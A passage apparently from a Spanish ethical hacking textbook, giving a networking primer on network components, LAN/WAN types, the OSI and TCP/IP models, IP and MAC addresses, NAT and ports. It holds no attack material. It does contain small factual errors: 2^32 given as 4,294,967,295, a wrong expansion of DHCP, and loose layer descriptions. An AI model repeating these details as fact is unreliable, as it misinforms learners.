


Como verás en los próximos capítulos, la mayoría de las redes informáticas modernas no están construidas de esta manera. Para que tu computadora pueda comunicarse con otras computadoras, necesitaría tantos cables como dispositivos tiene, y esto rápidamente se volvería inmanejable. Aprenderemos más sobre cómo evitar este problema utilizando un nodo intermedio llamado enrutador en la sección de Componentes de una red informática. Entonces, ¿qué sucede cuando deseas una red con 10 dispositivos? Para ello, podríamos tener cables que conecten cada dispositivo con todos los demás y permitirles comunicarse. El siguiente diagrama muestra cuatro computadoras que se comunican entre sí. Como puedes imaginar, un sistema así se volvería exponencialmente inmanejable. Esto tiene varias desventajas. Por ejemplo, agrega complejidad al sistema y desperdicia muchos recursos, ya que necesitarás mantener un cable entre dos computadoras, incluso si se comunican durante un período muy corto de tiempo:



03 Reconocimiento y recopilación de información

Para eliminar esta redundancia, podemos introducir un dispositivo central que se encargará de permitir que diferentes dispositivos se comuniquen entre sí. Hay diferentes tipos de dispositivos centrales, todos los cuales exploraremos en la sección de Componentes de una red informática básica:



El diagrama anterior se asemeja a la red que tenemos en nuestros hogares. Un dispositivo central, en nuestro caso el enrutador, nos ayuda a comunicarnos con otros dispositivos. Esta es una forma muy primitiva de una red; las redes en la vida real son mucho más complejas que esta. Volviendo a la idea de lo que constituye una red, una red es simplemente dos dispositivos que se comunican y comparten datos entre sí a través de un medio. Ahora que hemos visto qué es una red y hemos comenzado a hablar sobre qué se necesita para construir una, veamos los componentes en detalle.

Componentes de una red informática básica.

En esta sección, aprenderemos sobre los diferentes componentes de una red de computadoras. En la literatura sobre redes de computadoras, a menudo se utiliza el término "nodo" para representar una computadora en una red. En los dominios de redes, se utiliza una nomenclatura específica para identificar dispositivos particulares en una red. A continuación, veremos estos términos.

Nodo

Un nodo suele ser un dispositivo que está conectado al dispositivo central. En cierto sentido, es una computadora que participa en una red de comunicación. Esto funciona para redes simples y pequeñas, pero a medida que se agregan más y más dispositivos a una red, diferentes dispositivos comienzan a desempeñar roles diferentes. Por lo tanto, solo podemos simplificar el papel de un dispositivo en una red como un nodo hasta cierto punto. En escenarios calificativos, los nodos pueden ser su computadora portátil, PC de escritorio, impresora, tableta, teléfono o cualquier otro dispositivo conectado a la red.

Servidor

Los servidores son computadoras que almacenan información que puede ser compartida a través de la red con dispositivos que la necesitan. Los servidores suelen estar en línea, lo que significa que sirven a otros dispositivos estando continuamente disponibles para ellos.

Medios de transmisión

03 Reconocimiento y recopilación de información

El recurso o enlace a través del cual los dispositivos en una red están conectados entre sí y pueden comunicarse se llama medio de transmisión. Puede ser tanto cableado como inalámbrico. Un ejemplo de medio de transmisión cableado es un cable Ethernet, que se utiliza típicamente en redes locales. El Wi-Fi es un ejemplo de medio de transmisión inalámbrico.

Tarjeta de interfaz de red

Para participar en una red, el nodo o dispositivo conectado debe tener algo llamado Tarjeta de Interfaz de Red (NIC, por sus siglas en inglés). La función de la NIC es tomar lo que deseas transferir y convertirlo en una forma que sea aceptada por el medio de transmisión.

Hub

Un concentrador (hub) es un dispositivo central en una red. Si deseas comunicarte con un nodo en una red, es probable que no tengas un enlace directo al nodo. En cambio, debes tener un enlace a través de algún dispositivo central, en este caso, un concentrador. Tu mensaje o datos irán a un concentrador, que luego los transmitirá a toda la red. Dependiendo del contenido del mensaje, el dispositivo respectivo responderá.

Switch

Un switch es un tipo especial de concentrador. A diferencia de un concentrador, que transmite el mensaje a todos los nodos, un switch solo envía el mensaje al receptor

previsto. Esto reduce significativamente el tráfico en la red, ya que los dispositivos que no son el destinatario no deben recibir el mensaje.

Router

Hasta ahora, hemos estado hablando de una sola red. ¿Qué pasa si una computadora quiere comunicarse con una computadora que no está presente en su red? ¿Y si esta computadora está en Francia y la computadora receptora prevista está en una red en los Estados Unidos? Podemos extender el concepto de interconexión de computadoras a la interconexión de redes. Los enrutadores son dispositivos que nos ayudan a comunicarnos con redes externas.

Gateway


Una puerta de enlace (**Gateway**) es el enrutador de punto final en una red. Todo el tráfico que entra o sale de una red pasa por ella. Actúa como mediador entre Internet y los dispositivos locales. Para los dispositivos fuera de nuestra propia red, la puerta de enlace es el punto principal de comunicación para cualquier dispositivo en la red local.

Firewall

Un firewall es un dispositivo opcional en algunas redes. Los firewalls pueden ser basados en software, como el firewall de su sistema operativo, o pueden ser un dispositivo basado en hardware para toda la red. El papel de un firewall es mejorar la seguridad del sistema y monitorear el tráfico de la red. Esto garantiza que no se realice ningún acceso no autorizado a una red. Los firewalls suelen bloquear todas las

03 Reconocimiento y recopilación de información

solicitudes de conexión entrantes a su red local, excepto aquellas que han sido autorizadas y mencionadas en el motor de reglas del firewall.



Como su nombre indica, sirve como punto de entrada y salida a una red local. Por razones prácticas y para redes pequeñas, los pequeños componentes de una red, como un enrutador, un commutador, una puerta de enlace y, a veces, incluso un firewall, se combinan en un solo dispositivo físico.

En esta sección, aprendimos acerca de los diferentes componentes de una red y cuál es el papel de cada componente. A continuación, hablaremos sobre cómo se clasifican estas redes diferentes.

Clasificación de redes

A medida que más y más computadoras comienzan a conectarse, se vuelve esencial clasificarlas en diferentes categorías para que podamos utilizarlas. Hay varios métodos que podemos usar para la clasificación, pero el más común es la clasificación de redes basada en la geografía. Discutiremos esto a continuación.

Red de área local

Cuando conectas tu computadora portátil o teléfono a un enrutador Wi-Fi ubicado en tu casa, esencialmente estás participando en una red de área local (LAN). Existen múltiples tipos de conexiones que puedes hacer a una LAN, como utilizar Wi-Fi, que es una conexión inalámbrica, o utilizar una conexión por cable, como un cable Ethernet. No existe una definición precisa de lo que constituye una LAN. Sin embargo, generalmente una LAN está compuesta por dispositivos que se encuentran en la misma proximidad en un edificio. Una LAN puede ser tan simple como dos dispositivos conectados a un enrutador o tan complicada como las LAN en universidades y oficinas.

Ethernet

Ethernet es una de las tecnologías más utilizadas en LAN. Los protocolos Ethernet modernos ofrecen velocidades muy altas en una LAN. Es altamente confiable y seguro en comparación con los medios inalámbricos. El protocolo Ethernet define cómo se transferirán los datos en la LAN. El Ethernet moderno puede proporcionar velocidades del orden de gigabits por segundo.

03 Reconocimiento y recopilación de información

Wi-Fi

Complementario al ethernet, que utiliza cables físicos para conectar dispositivos a una red, el Wi-Fi permite que los dispositivos se conecten entre sí a través de un medio inalámbrico. Esto elimina la necesidad de cables. Cabe destacar que, aunque es inalámbrico, la comunicación entre dispositivos en una LAN no es directa. Los datos aún pasan por un enrutador central, llamado Punto de Acceso (AP), que reenvía los datos al destinatario previsto.

Ambos medios tienen sus ventajas y desventajas. La conexión inalámbrica es mucho más fácil de usar para un usuario promedio y le brinda más libertad de movimiento en la red, mientras que Ethernet basado en cables es mucho más rápido y a menudo se utiliza cuando la necesidad de movilidad es baja en una red. Ahora que hemos aprendido sobre LAN, comenzaremos a ver otras redes basadas en la geografía.

Área de trabajo personal

A diferencia de LAN, una red de área personal (PAN, por sus siglas en inglés) suele ser muy pequeña. El alcance de las PAN está en el orden de decenas de metros solamente. Un ejemplo de una PAN sería dos dispositivos basados en Bluetooth que se comunican entre sí. En casos raros, las PAN también están conectadas a LAN.

Redes de área metropolitana


A veces, tendemos a agrupar varias redes de área local pequeñas en una sola categoría. Generalmente se les llama redes de área metropolitana (MAN, por sus siglas en inglés). Un ejemplo de una MAN sería las oficinas gubernamentales ubicadas en diferentes áreas de una ciudad conectadas a una sola red. Estas redes suelen estar restringidas a una ciudad.

Red de área amplia

Como su nombre indica, una red de área amplia (WAN) es una red que abarca una gran área geográfica. Por lo general, una WAN constituye una red dentro de un país.

Internet

Hasta ahora, solo hemos discutido redes en una ubicación geográfica. La interconexión de redes, o Internet, es una red gigante que conecta diferentes redes ubicadas en diferentes lugares geográficos entre sí. Con esta inmensa red, puedes comunicarte con cualquier dispositivo en cualquier parte del mundo, siempre que también esté conectado a Internet. Diferentes WAN se conectan entre sí a través de redes de fibra óptica de alta velocidad.



Hasta ahora, hemos discutido los componentes físicos y los diferentes tipos de redes. Esto nos proporcionó una visión general de las redes en computadoras. Ahora que conocemos los conceptos básicos de las redes, podemos adentrarnos en cómo se transfiere la información de un dispositivo a otro en una red.

Pila de red

La sección anterior nos proporcionó una introducción de alto nivel a las redes. Ahora, aprenderemos cómo se transfieren realmente los datos y las partes de información en una red.

Introducción al modelo OSI

Desde el momento en que escribes un mensaje en una aplicación hasta que se entrega a su destinatario previsto, tu mensaje pasa por diferentes capas en un sistema de comunicación. Para ayudarnos a comprender todos los procesos de comunicación y los medios por los que pasa tus datos antes de llegar a su destino, se conceptualizó un marco para describir la funcionalidad de un sistema de redes. Este modelo se llama el modelo de Interconexión de Sistemas Abiertos (OSI, por sus siglas en inglés). Este modelo no se aplica necesariamente solo a Internet y puede aplicarse a cualquier sistema de comunicación moderno:



El modelo OSI contiene 7 capas que conceptualizan cómo se transfiere la información a través de cualquier medio de comunicación electrónica. Veamos estas capas en más detalle.

Capa de aplicación

La capa de aplicación es la capa más alta del modelo OSI. Esta es la capa con la que interactúa el usuario. Cualquier dispositivo conectado a Internet que utilices probablemente tiene una interfaz de capa de aplicación. Sirve como un punto de entrada/salida para el usuario. Cualquier dato que envíes se agrega a la capa de aplicación y cualquier dato que recibas de otros se muestra en esta capa.

Capa de presentación

03 Reconocimiento y recopilación de información

Esta capa reside por debajo de la capa de aplicación y es responsable de convertir los datos en un formato útil. Los datos de la capa de aplicación vienen en diferentes formatos y generalmente no están en la forma más legible para el sistema de comunicación. Aquí, los datos se convierten en una forma adecuada. Además, los datos del usuario no están encriptados desde la capa de aplicación. En la capa de presentación, generalmente se agrega encriptación a los datos por razones de seguridad.

Capa de sesión

Por debajo de la capa de presentación se encuentra la capa de sesión. Una vez que los datos están listos para ser enviados, el dispositivo emisor y el dispositivo receptor deben establecer una conexión para que puedan enviar datos a través del canal. La capa de sesión ayuda a hacer precisamente eso: establece una conexión desde su dispositivo hasta el dispositivo receptor.

Capa de transporte

Una vez que se ha establecido la sesión entre dos dispositivos, los datos están listos para ser enviados a través del canal. La capa de transporte toma los datos reales que se van a enviar y los divide en fragmentos más pequeños y manejables, llamados segmentos, que pueden ser enviados a través del enlace. También es responsable de recibir segmentos de datos de otros dispositivos y ensamblarlos nuevamente para su consumo.

La capa de transporte también es responsable del control de flujo y errores. Diferentes medios de transmisión tienen velocidades diferentes y tasas de error diferentes. Es responsabilidad de la capa de transporte asegurarse de que se transmitan los datos adecuados y de gestionar los errores que puedan ocurrir.

Capa de red

La capa de red entra en juego cuando queremos comunicarnos con dispositivos que no están en la misma red. La capa de red descompone los segmentos de la capa de transporte en paquetes aún más pequeños. Además, determina la mejor ruta posible que debe seguir el paquete para llegar a su destino.

Capa de enlace de datos

Esto es algo similar a la capa de red; sin embargo, facilita la comunicación entre dispositivos en la misma red. La capa de enlace de datos descompone los paquetes en tramas.


Capa física

Esta es la capa más baja de la pila y es donde los datos ingresados por el usuario se convierten en señales físicas que pueden ser transportadas a través de medios de transmisión. En el caso de un sistema digital, esto significa que los 0s y 1s de los datos se convierten en sus representaciones adecuadas en sistemas físicos, como niveles de voltaje.

Ciclo completo

El ciclo completo para la comunicación es el siguiente:

03 Reconocimiento y recopilación de información




Los datos ingresados por el usuario van desde la capa de aplicación hasta la capa física y luego desde la capa física hasta la capa de aplicación en el otro extremo.

Modelo TCP/IP

El modelo previamente mostrado es un modelo muy genérico que conceptualiza la comunicación en cualquier medio. Sin embargo, cómo funcionan las redes de computadoras es un caso especial del modelo OSI y se conoce comúnmente como el modelo TCP/IP. A menudo verás que este modelo se menciona en la literatura en lugar del modelo OSI más genérico:

Modelo TCP/IP



A diferencia del modelo OSI, que tiene siete capas, la pila de Internet tiene cuatro capas. Veámoslos con más detalle.

Capa de aplicación

Esta es la capa más alta. Esta capa es responsable de la comunicación de proceso a proceso. Los protocolos comunes de la capa de aplicación incluyen HTTP, FTP, SSH, DNS y otros.

Capa de transporte

03 Reconocimiento y recopilación de información

TCP y UDP son protocolos comunes en esta capa. Esta capa es responsable de la comunicación de extremo a extremo y del control de errores. TCP es orientado a la conexión, mientras que UDP es un protocolo sin conexión.

Capa de internet


Esta capa se asemeja a la capa de red en la pila OSI. Define protocolos que son responsables de transferir lógicamente datos de un nodo a otro. Uno de los protocolos más famosos en esta capa es el protocolo IP, que utiliza direcciones IP para comunicarse entre dispositivos.

Capa de acceso a la red

Esta capa combina el enlace de datos y la capa física en la pila OSI.

Mapeo de la pila OSI y TCP/IP

The layer mapping for the OSI and TCP/IP stack is as follows:



La imagen anterior muestra cómo se mapea la pila OSI a la pila TCP/IP para su uso en la comunicación en red. Como mencionamos anteriormente, aunque el modelo OSI es un modelo más genérico, la funcionalidad de algunas de las capas en el modelo OSI se puede fusionar en una sola capa en la pila TCP/IP. Ahora que hemos aprendido cómo se mueven los datos en una red a nivel conceptual, profundizaremos más en los detalles reales de la comunicación a nivel de bytes.

Dirección IP privada


Una dirección de Protocolo de Internet (IP) es un identificador único que identifica un dispositivo en una red. Una dirección IP es un número de 32 bits. Cada vez que te conectas a una nueva red, o bien se te asigna una nueva dirección IP por un servidor de Protocolo de Control de Host Dinámico (DHCP) o obtienes una dirección IP almacenada en la configuración de tu sistema si está disponible. Esto suele llamarse dirección IP local o privada. Con mayor frecuencia, verás esta dirección en forma de 192.168.1.x.

Nota importante sobre las direcciones IP: Las direcciones IP son de 32 bits, lo que significa que solo hay $2^{32} = 4.294.967.295$ direcciones de internet disponibles. La dirección IP es un protocolo antiguo y cuando se desarrolló, no había muchos dispositivos conectados a internet. En ese momento, se consideraban suficientes 4 mil millones de dispositivos. Sin embargo, como hemos visto recientemente, hoy en día hay muchos más de 4 mil millones de dispositivos en el mundo, ¿cómo obtienen todas las direcciones sus dispositivos? Esto se hace a través del protocolo de Traducción de Direcciones de Red (NAT), que veremos en un momento.

Además de una dirección IP privada, también tenemos una dirección IP pública. Para evitar el problema de quedarse sin direcciones IP con cada nuevo dispositivo que obtiene una dirección IP única, utilizamos un protocolo llamado Protocolo de Traducción de Direcciones de Red (NAT). En lugar de dar a cada dispositivo una nueva dirección IP, cuando obtiene una conexión a internet de su Proveedor de Servicios de Internet (ISP), solo obtendrá una dirección IP pública. Esta estará asociada con su enrutador/puerta de enlace. Esta dirección IP será accesible para todas las demás redes

03 Reconocimiento y recopilación de información

en internet. Por lo tanto, cada dispositivo dentro de esta red utilizará esta dirección IP pública/de puerta de enlace para comunicarse con cualquier dispositivo en la red. El siguiente diagrama ilustra esto:



Consideremos la red LAN de su hogar, que contiene cuatro dispositivos: tres PC y un enrutador/puerta de enlace. Cuando obtiene una suscripción a internet de su ISP, obtendrá una dirección IP pública o una dirección IP WAN. En el ejemplo anterior, la dirección IP pública es 169.2.4.55. Esta está asociada con su enrutador. Si se conecta al enrutador e ingresa a internet y busca su dirección IP pública, obtendrá esta IP. También puede encontrar esta IP en la página de configuración de su enrutador. Además de la dirección IP pública, cada nodo en la red tendrá una dirección IP privada. Esta dirección

no es visible para los dispositivos fuera de esta LAN. Las direcciones IP privadas en el ejemplo anterior son 192.168.1.40, 60 y 80. Cada uno de estos dispositivos aparecerá con una dirección IP de 169.2.4.55 para los dispositivos externos a esta red. Entonces, para los dispositivos externos, todas estas PC internas parecerán ser un solo dispositivo. Entonces, ¿cómo sabe qué PC es la que debe recibir los datos que entran y salen de la red? Esto se hace mediante una dirección de control de acceso a medios (MAC). Dentro de la red interna, los dispositivos solo funcionan a través de direcciones MAC. Las direcciones MAC se explicarán en la sección de direcciones MAC.

Direcciones IP públicas VS privadas

Las principales diferencias entre direcciones IP públicas y privadas son las siguientes:

IP Pública	IP Privada
 Diseñada para la comunicación fuera de la red local (internet)	 Diseñada para la comunicación dentro de la red local
 Asignada por tu ISP	 Asignada por tu administrador de red o tú router
 Reconocida en internet	 No reconocida en internet
 Única globalmente	 Única solo en tu red local


Las direcciones IP que hemos visto hasta ahora son direcciones IPV4, que son bastante populares. Sin embargo, también hay otras direcciones. Vamos a ver.

IPv4 VS IPv6

Hasta ahora, las direcciones IP que hemos aprendido se llaman direcciones IPv4. Existe otra versión de la dirección IP llamada IPv6. Estas son direcciones de 128 bits. Se han creado para ser utilizadas en sistemas informáticos futuros. Sin embargo, su adopción ha sido lenta debido al uso del protocolo NAT. Actualmente, solo el 40% de Internet admite direcciones IPv6.

Dirección MAC

Una dirección MAC también se denomina dirección de hardware y generalmente está asociada con la tarjeta NIC. Cada NIC tiene su propia dirección MAC. Una dirección MAC es un número físico asignado por el fabricante. A cada fabricante se le asigna un conjunto de números que puede utilizar para fabricar sus productos. Una dirección MAC es un número de 48 bits:



Puertos

Mientras que una dirección MAC identifica de manera única una tarjeta de red (NIC), que los datos utilizan para identificar el dispositivo correcto al que deben dirigirse, un puerto identifica un servicio único en ejecución en una PC. Sirve como punto final lógico de comunicación. Cada dispositivo tiene múltiples aplicaciones que envían o reciben datos a través de una red. Por ejemplo, podrías estar navegando en tu PC mientras tienes una descarga en segundo plano y otro servicio está cargando datos en un servidor. Una vez que los datos llegan a tu PC, utilizan puertos para distinguir entre los diferentes procesos a los que pertenecen los datos. Hay un total de 65,535 puertos en un sistema. Los primeros 1,024 puertos están reservados y no se recomienda utilizarlos.

Protección

Hasta ahora en este capítulo, hemos aprendido los conceptos básicos de las redes de computadoras, que son esenciales para comprender el resto de este libro. Ahora, comenzaremos a examinar qué parámetros se pueden utilizar para rastrearnos y cómo podemos protegernos. En el capítulo anterior, aprendimos que el primer paso en la piratería ética es la recopilación de información. Pero antes de comenzar a recopilar información, debemos asegurarnos de que nuestra identidad esté protegida. De lo contrario, podemos ser rastreados fácilmente. Tu identidad puede ser rastreada hasta ti mediante varios parámetros. El más común es tu dirección IP y tu dirección MAC.

